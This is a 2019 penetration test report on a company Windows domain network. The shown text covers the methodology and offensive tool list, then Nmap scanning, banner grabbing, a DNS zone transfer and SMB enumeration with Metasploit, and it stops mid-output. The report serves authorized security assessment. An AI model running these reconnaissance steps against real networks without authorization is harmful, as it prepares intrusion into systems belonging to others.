Company Network Security Investigation

Connor Claypool

December 2019

Abstract

Computer hardware, software and networks can be affected by a range of vulnerabilities and misconfigurations which compromise their security, and these are often exploited by criminal hackers. An investigation was undertaken to identify and evaluate any such vulnerabilities or misconfigurations present in the company network, from the perspective of a malicious insider. Firstly, the devices on the network were scanned to determine their open ports, running services and operating systems, and then these services were interacted with to gather more information. Automated scanning tools and manual web searches were then used to identify any known vulnerabilities affecting the network. The discovered vulnerabilities included a remote code execution vulnerability in Microsoft SMB servers, a privilege escalation vulnerability in Microsoft Kerberos, an authentication bypass and file upload vulnerability in webSPELL 4, a number of possible directory traversal vulnerabilities in Home FTP Server, an authentication bypass in the ArGoSoft Mail Server Freeware web interface and a denial of service condition in Microsoft DNS servers. All but the last of these vulnerabilities were successfully exploited, with the first three leading to system-level access to every device on the network, meaning total control over all devices and data. Additionally, a brute-force attack against the SMB service revealed a valid set of Domain Admin credentials, and further weak passwords were discovered through hash cracking. Finally, pass-the-hash and Kerberos golden ticket attacks as well as persistent backdoor programs were successfully used to maintain access. Combined with the apparent lack of any defensive infrastructure such as antivirus software, these vulnerabilities mean that the security of the network is completely compromised. However, software updates, the removal of exposed credentials, a stronger password policy and the implementation of standard defensive measures would address each of the discovered vulnerabilities.

Contents

1 Introduction **4**

1.1 Background and Context 4

1.2 Aims and Objectives 5

1.3 Methodology 6

2 Procedure and Results **8**

2.1 Scanning 8

2.1.1 Summary of Results 15

2.2 Enumeration 16

2.2.1 DNS Enumeration 16

2.2.2 NetBIOS, SMB and Active Directory Enumeration 19

2.2.3 SNMP Enumeration 26

2.2.4 FTP Enumeration 27

2.2.5 Telnet Enumeration 27

2.2.6 SMTP Enumeration 28

2.2.7 NTP Enumeration 28

2.2.8 Summary of Results 29

2.3 Vulnerability Scanning 30

2.3.1 Summary of Results 33

2.4 Exploitation 33

2.4.1 Summary of Results 45

2.5 Post Exploitation 45

2.5.1 Information Gathering 46

2.5.2 Password Cracking 52

2.5.3 Maintaining Access 55

2.5.4 Privilege Escalation Checks 64

2.5.5 Summary of Results 65

3 Discussion **66**

3.1 Analysis of Results 66

3.2 Countermeasures 69

3.3 Future Work 70

References **70**

Appendix A **73**

1 Introduction

1.1 Background and Context

Computer hardware, software and networks are among the most complex and rapidly evolving systems created by humanity, and as a result they often contain design flaws or limitations which compromise their security. For example, a vulnerability known as EternalBlue, which affected Microsoft's implementation of the SMB protocol, allowed attackers to remotely execute arbitrary code on devices running vulnerable versions of Windows [20]. Another example is Heartbleed, a bug in the popular OpenSSL library which enabled remote attackers to read sensitive data such as encryption keys from server memory [9]. Hardware may also be affected, as evidenced by Spectre, a bug which affects a wide range of modern CPUs and allows malware to read otherwise inaccessible data from other processes [17]. Design flaws also affect the protocols and algorithms used for security-critical processes such as encryption and authentication, with one example being the known weaknesses in NTLM authentication which enable credential forwarding and replay attacks [5].

Aside from fundamental faults in design or implementation, the security of computer systems can also be compromised by misconfigurations, such as leaving network services or sensitive files insufficiently protected. For instance, a MongoDB database containing over 202 million CVs was recently left exposed to the public internet [18]. Misconfigured user permissions can also pose a security threat, a recent example of this being the overly high privileges granted to Microsoft Exchange servers, which were the primary factor in a vulnerability allowing any user with a mailbox to achieve domain administrator rights [26]. Weak and reused passwords are a similar issue, one which is leveraged in 82% of data breaches [33].

Importantly, such security flaws are not simply a theoretical risk, but are exploited on a regular basis. This is evident from recent high-profile cyber attacks such as the global WannaCry ransomware attack and the large-scale denial of service attack against Dyn's DNS infrastructure. The former leveraged the EternalBlue vulnerability [14], and was noted for crippling the computer systems of the NHS and costing the service over £92 million [23]. The latter used a 100,000 strong malware-infected botnet [11] to cause service disruptions to multiple major sites including Etsy, Github, Spotify and Twitter [12]. These attacks were not isolated incidents; a 2007 study estimated that a cyber attack was occurring every 39 seconds [2], and over 500 million personal records were stolen in data breaches throughout 2018 [36]. Beyond the obvious impact on the individuals whose information is stolen, such breaches pose a significant financial risk to organisations, with the average cyber attack now costing over $1 million [25].

One measure organisations can take to protect themselves against cyber attacks is to conduct regular penetration tests. Penetration testing refers to the prac-

tice of simulating a cyber attack so that security flaws can be detected and analysed, allowing defensive infrastructure and security processes to be tested and improved [19]. These simulated attacks may be conducted starting with varying levels of knowledge of and access to the target computer systems, in a trade-off between a potentially more realistic simulation or a more thorough test [3]. The subject of this report is a penetration test conducted from the perspective of a malicious insider with a standard user account and access to the company network. While also allowing a more thorough test, these conditions reflect the growing threat organisations face from malicious insiders, with 34% of companies suffering such attacks in 2018, up from 28% in 2017 [31]. The aims and objectives of this particular security test are detailed below.

1.2 Aims and Objectives

The high-level aims of this security investigation are as follows:

1. To discover any security weaknesses in the company network which may be exploited by a malicious insider to compromise the confidentiality, integrity or availability of the network's information services.
2. To evaluate the risks posed by these weaknesses in terms of their ease of exploitation and the kinds of unauthorized access or disruption they enable.
3. To identify practical ways in which the security of the network can be improved.

In addition, the specific objectives are as follows:

1. To discover and evaluate the risk of any known vulnerabilities present in the services and applications on the network.
2. To discover and evaluate the risk of any misconfigurations present in the services and applications on the network.
3. To discover and evaluate the risk of any weaknesses in authentication such as weak or reused passwords.
4. To evaluate the ability of an attacker to gather sensitive information as a result of any unauthorized access gained.
5. To evaluate the theoretical ability of an attacker to cause damage and disruption to the network as a result of any unauthorized access gained.
6. To evaluate the ability of an attacker to maintain any unauthorized access gained and evade detection.

7. To identify practical countermeasures which may be deployed to address any discovered vulnerabilities and limit the impact of any cyber attack.

1.3 Methodology

The starting point of this security investigation includes the ability to connect devices to the company network as well as access to a standard workstation and domain user account. In addition, the IP addresses of all the online devices on the network are known. Most of the tools used in this penetration test will be run from a Kali Linux workstation connected to the network, with commands given in the procedure being run from such a device unless otherwise stated. The penetration testing methodology adopted consists of five stages, as detailed below.

1. Scanning

This first information gathering stage involves attempting to detect which hosts are up, which ports are open on these hosts, what services are running on these ports and what operating systems are running on these hosts. The following tools are used in this stage:

Nmap is a widely-used port scanner capable of all of the scanning tasks listed above [27] and is the primary tool to be used in the scanning stage.

Netcat and standard client tools such as ftp are used for manual banner grabbing where necessary.

2. Enumeration

This second information gathering stage involves connecting to network services, as well as potentially searching the local device, in order to discover information such as usernames, device configuration details and password policies. Based on the assumption that this network is primarily Windows-based (given the starting point of access to a Windows workstation and domain account), the main tools to be used for this task are as follows:

Netcat and standard client tools such as ftp are used to interact with services to gather further information.

Samba client tools such as rpcclient are used to gather information pertaining to NetBIOS, SMB and Active Directory.

smbmap is used to discover shares on the network.

snmp-check is used to discover information from the SNMP service, if present.

enum4linux is a wrapper script around several client tools [24], and is used to gather information relating to NetBIOS, SMB and Active Directory.

Metasploit is a full-featured penetration testing framework which provides a variety of information gathering modules [29] which may also be used at this stage.

Impacket is a collection of Python classes and scripts for interacting with network services [30], many of which can be useful for information gathering.

3. Vulnerability Scanning

This stage involves attempting to discover if the devices or services on the network are affected by any known vulnerabilities or misconfigurations. The main tools to be used for this task are as follows:

Nessus is a full-featured vulnerability scanner which provides detailed information on potential vulnerabilities [32].

Nmap provides some vulnerability scanning scripts which are also used at this stage.

Search engines and websites such as cvedetails.com are used to search for relevant vulnerability records.

PowerSploit is a collection of PowerShell modules useful for penetration testing [13]. It includes a script for conducting a number of checks for common privilege escalation opportunities, which is to be run on the provided workstation to check for these (if the execution of such scripts is permitted).

4. Exploitation

The fourth stage involves actively attempting to gain unauthorized access by exploiting any vulnerabilities or misconfigurations discovered as well as brute-forcing passwords on any relevant services. The main tools to be used for this stage are as follows:

Metasploit provides a full-featured exploitation environment including a large number of exploit scripts as well as **Meterpreter**, an advanced, in-memory, extensible payload.

Search engines and websites such as exploit-db.com are used to search for exploit scripts and techniques relevant to any discovered vulnerabilities.

Hydra is an online password cracker [34] which is used to brute-force any applicable network services.

5. Post Exploitation

This final stage involves using any unauthorized access gained in the previous stage to gather more information and potentially discover and exploit further vulnerabilities. This stage also involves an assessment of the ability to gather sensitive information and establish persistent access using any unauthorized access gained. The main tools to be used in this stage are as follows:

Metasploit contains a variety of modules useful for post-exploitation tasks including information gathering and maintaining access, many of which can be invoked via **Meterpreter**.

PowerShell Empire is a post-exploitation framework with a variety of modules useful for tasks such as information gathering and establishing persistent backdoors [21].

Mimikatz is a widely-used post-exploitation tool for working with Windows authentication [22] which is used for tasks such as gathering credentials. It is available as a Meterpreter extension and a PowerShell Empire module.

Impacket includes a variety of scripts useful for post-exploitation tasks including maintaining access.

John the Ripper is a tool for performing dictionary attacks against hashed passwords [28].

crackstation.net is a website containing a database of over a billion password hashes and their plaintext values which can be used to look up non-salted password hashes.

2 Procedure and Results

2.1 Scanning

As the first step in this security investigation, a scan was run with Nmap in an attempt to determine which hosts were up, which TCP ports were open on these hosts, what services were running on these ports and what operating systems these hosts were running. The command used to perform this scan is given in Listing 1.

Listing 1: Nmap version and operating system scan command

```
nmap -sV -O -p- -T4 -vv 192.168.0.1-2,10-11
```

An abridged version of the results of this scan, showing the most useful information, is given in Listing 2. The full output produced by this scan is included in Appendix A, Listing 39.

Listing 2: Abridged Nmap version and operating system scan results

```
Host: 192.168.0.1
PORT  SERVICE      VERSION
23    telnet       Microsoft Windows XP telnetd
25    smtp         ArGoSoft Freeware smtpd 1.8.2.9
42    tcpwrapped
53    domain       Microsoft DNS 6.1.7601 (1DB1446A)
79    finger       ArGoSoft Mail fingerd
80    http         Apache httpd (PHP 5.6.30)
88    kerberos-sec Microsoft Windows Kerberos
99    http         ArGoSoft Mail Server Freeware
                   httpd 1.8.2.9
110   pop3         ArGoSoft freeware pop3d 1.8.2.9
135   msrpc        Microsoft Windows RPC
139   netbios-ssn  Microsoft Windows netbios-ssn
389   ldap         Microsoft Windows
                   Active Directory LDAP
445   microsoft-ds Microsoft Windows Server
                   2008 R2 - 2012 microsoft-ds
464   kpasswd5?
593   ncacn_http   Microsoft Windows RPC over HTTP 1.0
636   tcpwrapped
3268  ldap         Microsoft Windows
                   Active Directory LDAP
3269  tcpwrapped
9389  mc-nmf       .NET Message Framing
47001 http         Microsoft HTTPAPI httpd 2.0
                   (SSDP/UPnP)
Running: Microsoft Windows 7|2008|8.1

Host: 192.168.0.2
PORT  SERVICE      VERSION
21    ftp
23    telnet       Microsoft Windows XP telnetd
42    tcpwrapped
53    domain       Microsoft DNS 6.1.7601 (1DB1446A)
80    http         Apache httpd (PHP 5.6.30)
88    kerberos-sec Microsoft Windows Kerberos
135   msrpc        Microsoft Windows RPC
139   netbios-ssn  Microsoft Windows netbios-ssn
```

```
389   ldap         Microsoft Windows
                   Active Directory LDAP
445   microsoft-ds Microsoft Windows Server
                   2008 R2 - 2012 microsoft-ds
464   kpasswd5?
593   ncacn_http   Microsoft Windows RPC over HTTP 1.0
636   tcpwrapped
3268  ldap         Microsoft Windows
                   Active Directory LDAP
3269  tcpwrapped
9389  mc-nmf       .NET Message Framing
47001 http         Microsoft HTTPAPI httpd 2.0
                   (SSDP/UPnP)
Running: Microsoft Windows 7|2008|8.1

Host: 192.168.0.10
PORT  SERVICE      VERSION
135   msrpc        Microsoft Windows RPC
139   netbios-ssn  Microsoft Windows netbios-ssn
445   microsoft-ds Microsoft Windows 7 - 10
                   microsoft-ds
Running: Microsoft Windows 7|2008|8.1

Host: 192.168.0.11
PORT  SERVICE      VERSION
135   msrpc        Microsoft Windows RPC
139   netbios-ssn  Microsoft Windows netbios-ssn
445   microsoft-ds Microsoft Windows 7 - 10
                   microsoft-ds
Running: Microsoft Windows 7|2008|8.1
```

Another Nmap scan was then run to determine what UDP ports were open on these hosts. The command used to perform this scan is given in Listing 3.

Listing 3: Nmap UDP port scan command

```
nmap -sU -T4 -vv 192.168.0.1-2,10-11
```

An abridged version of the results of this scan, showing its main results, is given in Listing 4. The full output of this command is shown in Appendix A, Listing 40. It was noted that UDP scans are less reliable than TCP scans due to the connectionless nature of UDP.

Listing 4: Abridged Nmap UDP port scan results

```
Host: 192.168.0.1
PORT  STATE          SERVICE
88    open|filtered kerberos-sec
123   open           ntp
137   open           netbios-ns
138   open|filtered netbios-dgm
161   open|filtered snmp
402   open|filtered genie
464   open|filtered kpasswd5
500   open|filtered isakmp
773   open|filtered notify
4500  open|filtered nat-t-ike
5353  open|filtered zeroconf
5355  open|filtered llmnr

Host: 192.168.0.2
PORT  STATE          SERVICE
42    open|filtered nameserver
53    open           domain
67    open|filtered dhcps
68    open|filtered dhcpc
88    open|filtered kerberos-sec
123   open           ntp
137   open           netbios-ns
138   open|filtered netbios-dgm
161   open|filtered snmp
389   open|filtered ldap
464   open|filtered kpasswd5
500   open|filtered isakmp
512   open|filtered biff
1070  open|filtered gmrupdateserv
1434  open|filtered ms-sql-m
4500  open|filtered nat-t-ike
5355  open|filtered llmnr

Host: 192.168.0.10
PORT  STATE          SERVICE
123   open|filtered ntp
137   open           netbios-ns
138   open|filtered netbios-dgm
161   open|filtered snmp
500   open|filtered isakmp
657   open|filtered rmc
4500  open|filtered nat-t-ike
```

```
5355   open|filtered llmnr

Host: 192.168.0.11
PORT       STATE          SERVICE
123    open|filtered ntp
137    open          netbios-ns
138    open|filtered netbios-dgm
161    open|filtered snmp
402    open|filtered genie
500    open|filtered isakmp
515    open|filtered printer
4500   open|filtered nat-t-ike
5355   open|filtered llmnr
```

While the results given by Nmap are not guaranteed to be completely accurate, Nmap is mature, widely acclaimed and well-supported [27], so its results are likely to be trustworthy. Nevertheless, the scanning commands above were run several times to ensure the results they gave were stable. In addition to this, some manual banner grabbing was performed to confirm some of the results of the Nmap scans. Firstly, the command in Listing 5 was run to attempt to connect to the FTP server detected on 192.168.0.2. The results of this command, shown in Figure 1, confirm that an FTP server was running on this host. This also revealed that the FTP server program running on this host was Home FTP Server, although the exact version was not given.

Listing 5: FTP banner grabbing command

```
ftp 192.168.0.2
```

Figure 1: Banner grabbing the FTP server on 192.168.0.2

The command in Listing 6 was then run to connect to the Telnet server detected on 192.168.0.1. The output of this command is shown in Figure 2, confirming the presence of a Microsoft Telnet server on this host.

Listing 6: Telnet banner grabbing command for 192.168.0.1

```
telnet 192.168.0.1
```

Figure 2: Banner grabbing the Telnet service on 192.168.0.1

```
root@kali:~# telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login:
```

This was then repeated for the Telnet server detected on 192.168.0.2, as shown in Listing 7 and Figure 3, confirming that a Microsoft Telnet server was likewise running on this host.

Listing 7: Telnet banner grabbing command for 192.168.0.2

```
telnet 192.168.0.2
```

Figure 3: Banner grabbing the Telnet service on 192.168.0.2

```
root@kali:~# telnet 192.168.0.2
Trying 192.168.0.2...
Connected to 192.168.0.2.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login:
```

Banner grabbing the SMTP server detected on 192.168.0.1 was performed using the command shown in Listing 8. The output of this command is shown in Figure 4, confirming the presence of an SMTP server as part of an ArGoSoft Mail Server Freeware 1.8.2.9 installation as detected by Nmap.

Listing 8: SMTP banner grabbing command

```
nc 192.168.0.1 25
```

Figure 4: Banner grabbing the SMTP server on 192.168.0.1

```
root@kali:~# nc 192.168.0.1 25
220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
```

Finally, the web servers detected on 192.168.0.1 port 80, 192.168.0.1 port 99 and 192.168.0.2 port 80 were accessed using a web browser. The pages displayed as a

result are shown in Figures 5, 6 and 7, respectively. Figure 6 shows the ArGoSoft Mail Server web interface, as detected by Nmap, while Figure 7 shows that the application running on 192.168.0.2 port 80 was webSPELL 4. Figure 7 also shows that some credentials with the username `admin` were displayed on the main page. While not technically part of the scanning stage, these credentials were immediately tested and found to be valid, as shown in Figure 8.

Figure 5: Website located at http://192.168.0.1:80




Figure 6: Website located at http://192.168.0.1:99




Figure 7: Website located at http://192.168.0.2:80





Figure 8: Successful use of login credentials displayed at http://192.168.0.2:80



2.1.1 Summary of Results

- The open TCP ports, running services and most likely operating systems of each host are shown abridged in Listing 2 and fully in Listing 39 (Appendix A). There were a significant number of running services, and each host appeared to be running Windows 7, Server 2008 or 8.1.
- An indication of the open UDP ports on each host is shown abridged in Listing 4 and fully in Listing 40 (Appendix A).
- Manual banner grabbing confirmed the presence of Home FTP Server on 192.168.0.2 port 21, Microsoft Telnet Service on 192.168.0.1 and

192.168.0.2 port 23, and ArGoSoft Mail Server Freeware 1.8.2.9 SMTP on 192.168.0.1 port 25.

- Browsing to the detected web servers confirmed the presence of ArGoSoft Mail Server Freeware 1.8.2.9 web interface on 192.168.0.1 port 99, and showed that webSPELL 4 was the web application running on 192.168.0.2 port 80. The latter of these also displayed a set of valid credentials on its main page.

2.2 Enumeration

Once the online devices, open ports, services and most likely operating systems on the network had been discovered, the next step was to connect to these services and interact with them in order to gather more information.

2.2.1 DNS Enumeration

DNS servers were found to be running on both 192.168.0.1 and 192.168.0.2. The script shown in Listing 9 was run to perform reverse DNS lookups of the IP addresses of each device using the DNS server on 192.168.0.1. The output produced by running this script, showing the domain names of each device, is given in Listing 10.

Listing 9: Reverse DNS lookup script

```
hosts=(1 2 10 11)

for i in "${hosts[@]}"
do
        host 192.168.0.$i 192.168.0.1
        echo ""
done
```

Listing 10: Reverse DNS lookup results

```
Using domain server:
Name: 192.168.0.1
Address: 192.168.0.1#53
Aliases:

1.0.168.192.in-addr.arpa domain name pointer server1.
   ↪ uadcwnet.com.
```

```
Using domain server:
Name: 192.168.0.1
Address: 192.168.0.1#53
Aliases:

2.0.168.192.in-addr.arpa domain name pointer server2.
   ↪ uadcwnet.com.

Using domain server:
Name: 192.168.0.1
Address: 192.168.0.1#53
Aliases:

10.0.168.192.in-addr.arpa domain name pointer client1.
   ↪ uadcwnet.com.

Using domain server:
Name: 192.168.0.1
Address: 192.168.0.1#53
Aliases:

11.0.168.192.in-addr.arpa domain name pointer client2.
   ↪ uadcwnet.com.
```

This same procedure was also performed using the DNS server on 192.168.0.2, which confirmed the results obtained from 192.168.0.1. Additionally, DNS zone transfers were attempted using the commands shown in Listing 11. While zone transfers were of limited use given that the IP addresses and domain names of all the online devices on the network were known, the ability to perform them was nonetheless tested. The output returned by these commands is given in Listing 12, showing that the DNS server on 192.168.0.1 was susceptible to zone transfers and revealing a number of records for devices other than those known to be the only devices currently online. The zone transfer data also matched the results of the reverse DNS lookups.

Listing 11: DNS zone transfer commands

```
host -l uadcwnet.com 192.168.0.1
host -l uadcwnet.com 192.168.0.2
```

Listing 12: DNS zone transfer results

```
Using domain server:
```

```
Name: 192.168.0.1
Address: 192.168.0.1#53
Aliases:

uadcwnet.com has address 192.168.0.2
uadcwnet.com has address 192.168.0.1
uadcwnet.com name server server1.uadcwnet.com.
uadcwnet.com name server server2.uadcwnet.com.
1.uadcwnet.com has address 192.168.0.27
_msdcs.uadcwnet.com name server server1.uadcwnet.com.
americas.uadcwnet.com has address 192.168.0.48
as400.uadcwnet.com has address 192.168.0.26
CLIENT1.uadcwnet.com has address 192.168.0.10
CLIENT2.uadcwnet.com has address 192.168.0.11
clusters.uadcwnet.com has address 192.168.0.31
cork.uadcwnet.com has address 192.168.0.35
DomainDnsZones.uadcwnet.com has address 192.168.0.2
DomainDnsZones.uadcwnet.com has address 192.168.0.1
enable.uadcwnet.com has address 192.168.0.25
ForestDnsZones.uadcwnet.com has address 192.168.0.2
ForestDnsZones.uadcwnet.com has address 192.168.0.1
homerun.uadcwnet.com has address 192.168.0.29
hstntx.uadcwnet.com has address 192.168.0.43
illinois.uadcwnet.com has address 192.168.0.33
lnk.uadcwnet.com has address 192.168.0.37
lsan03.uadcwnet.com has address 192.168.0.38
mailgate.uadcwnet.com has address 192.168.0.41
media.uadcwnet.com has address 192.168.0.28
montana.uadcwnet.com has address 192.168.0.32
nebraska.uadcwnet.com has address 192.168.0.40
neo.uadcwnet.com has address 192.168.0.39
northeast.uadcwnet.com has address 192.168.0.47
ok.uadcwnet.com has address 192.168.0.46
ows.uadcwnet.com has address 192.168.0.34
pc36.uadcwnet.com has address 192.168.0.30
rtr1.uadcwnet.com has address 192.168.0.44
rw.uadcwnet.com has address 192.168.0.49
scanner.uadcwnet.com has address 192.168.0.45
server1.uadcwnet.com has address 192.168.0.1
SERVER2.uadcwnet.com has address 192.168.0.2
tsinghua.uadcwnet.com has address 192.168.0.36
unitedstates.uadcwnet.com has address 192.168.0.42

Using domain server:
Name: 192.168.0.2
Address: 192.168.0.2#53
```

```
Aliases:

Host uadcwnet.com not found: 5(REFUSED)
; Transfer failed.
```

2.2.2 NetBIOS, SMB and Active Directory Enumeration

As the first step in gathering information from the various NetBIOS, SMB and Microsoft Active Directory services, the script given in Listing 13 was used to perform a node status query for each device, with the results of this script given in Listing 14. A variety of information can be discerned from these results; for example, the group service code 1c shown for 192.168.0.1 and 192.168.0.2 indicated that these devices were Domain Controllers. This conclusion is supported by the fact that services such as Microsoft Windows Active Directory LDAP and Microsoft Windows Kerberos were found to be running on these devices during the scanning stage. Additionally, it can be seen that the NetBIOS names of these devices were the same as their DNS hostnames. From this point forward, these names will be used instead of IP addresses to refer to the devices on the network.

Listing 13: NetBIOS node status query script

```
hosts=(1 2 10 11)

for i in "${hosts[@]}"
do
        nmblookup -A 192.168.0.$i
        echo ""
done
```

Listing 14: NetBIOS node status results

```
Looking up status of 192.168.0.1
        SERVER1         <00> -         M <ACTIVE>
        UADCWNET        <00> - <GROUP> M <ACTIVE>
        UADCWNET        <1c> - <GROUP> M <ACTIVE>
        SERVER1         <20> -         M <ACTIVE>
        UADCWNET        <1b> -         M <ACTIVE>

        MAC Address = 00-0C-29-77-67-D6
```

```
Looking up status of 192.168.0.2
        SERVER2         <00> -         M <ACTIVE>
        UADCWNET        <00> - <GROUP> M <ACTIVE>
        UADCWNET        <1c> - <GROUP> M <ACTIVE>
        SERVER2         <20> -         M <ACTIVE>

        MAC Address = 00-0C-29-70-FC-E3


Looking up status of 192.168.0.10
        CLIENT1         <20> -         B <ACTIVE>
        CLIENT1         <00> -         B <ACTIVE>
        UADCWNET        <00> - <GROUP> B <ACTIVE>
        UADCWNET        <1e> - <GROUP> B <ACTIVE>
        UADCWNET        <1d> -         B <ACTIVE>
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>

        MAC Address = 00-0C-29-4D-BD-53


Looking up status of 192.168.0.11
        CLIENT2         <20> -         B <ACTIVE>
        CLIENT2         <00> -         B <ACTIVE>
        UADCWNET        <00> - <GROUP> B <ACTIVE>
        UADCWNET        <1e> - <GROUP> B <ACTIVE>

        MAC Address = 00-0C-29-BC-2C-74
```

Next, three Metasploit SMB enumeration modules were run using the Metasploit Framework Console, which was run with the command `msfconsole`. The use of these modules and their outputs are shown in Figures 9, 10 and 11. Each of the modules shown were selected with the command `use path/to/module` in the Metasploit console, for instance `use auxiliary/scanner/smb/smb1`. These are the steps used throughout this procedure to run Metasploit and select the relevant module.

Figure 9: Use of Metasploit's SMB1 scanner module

```
msf5 auxiliary(scanner/smb/smb1) > set RHOSTS 192.168.0.1-2,10-11
RHOSTS => 192.168.0.1-2,10-11
msf5 auxiliary(scanner/smb/smb1) > set RPORT 445
RPORT => 445
msf5 auxiliary(scanner/smb/smb1) > run
[+] 192.168.0.1:445       - 192.168.0.1 supports SMBv1 dialect.
[*] 192.168.0.1-2,10-11:445 - Scanned 1 of 4 hosts (25% complete)
[+] 192.168.0.2:445       - 192.168.0.2 supports SMBv1 dialect.
[*] 192.168.0.1-2,10-11:445 - Scanned 2 of 4 hosts (50% complete)
[+] 192.168.0.10:445      - 192.168.0.10 supports SMBv1 dialect.
[*] 192.168.0.1-2,10-11:445 - Scanned 3 of 4 hosts (75% complete)
[+] 192.168.0.11:445      - 192.168.0.11 supports SMBv1 dialect.
[*] 192.168.0.1-2,10-11:445 - Scanned 4 of 4 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb1) >
```

Figure 10: Use of Metasploit's SMB2 scanner module

```
msf5 auxiliary(scanner/smb/smb2) > set RHOSTS 192.168.0.1-2,10-11
RHOSTS => 192.168.0.1-2,10-11
msf5 auxiliary(scanner/smb/smb2) > set RPORT 445
RPORT => 445
msf5 auxiliary(scanner/smb/smb2) > run
[+] 192.168.0.1:445       - 192.168.0.1 supports SMB 2 [dialect 255.2] and has been online for 572 hours
[*] 192.168.0.1-2,10-11:445 - Scanned 1 of 4 hosts (25% complete)
[+] 192.168.0.2:445       - 192.168.0.2 supports SMB 2 [dialect 255.2] and has been online for 571 hours
[*] 192.168.0.1-2,10-11:445 - Scanned 2 of 4 hosts (50% complete)
[+] 192.168.0.10:445      - 192.168.0.10 supports SMB 2 [dialect 255.2] and has been online for 570 hours
[*] 192.168.0.1-2,10-11:445 - Scanned 3 of 4 hosts (75% complete)
[+] 192.168.0.11:445      - 192.168.0.11 supports SMB 2 [dialect 255.2] and has been online for 0 hours
[*] 192.168.0.1-2,10-11:445 - Scanned 4 of 4 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb2) >
```

Figure 11: Use of Metasploit's SMB version scanner

```
msf5 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.0.1-2,10-11
RHOSTS => 192.168.0.1-2,10-11
msf5 auxiliary(scanner/smb/smb_version) > run
[+] 192.168.0.1:445       - Host is running Windows 2008 R2 Datacenter SP1 (build:7601) (name:SERVER1) (domain:UADCWNET) (signatures:required)
[*] 192.168.0.1-2,10-11:445 - Scanned 1 of 4 hosts (25% complete)
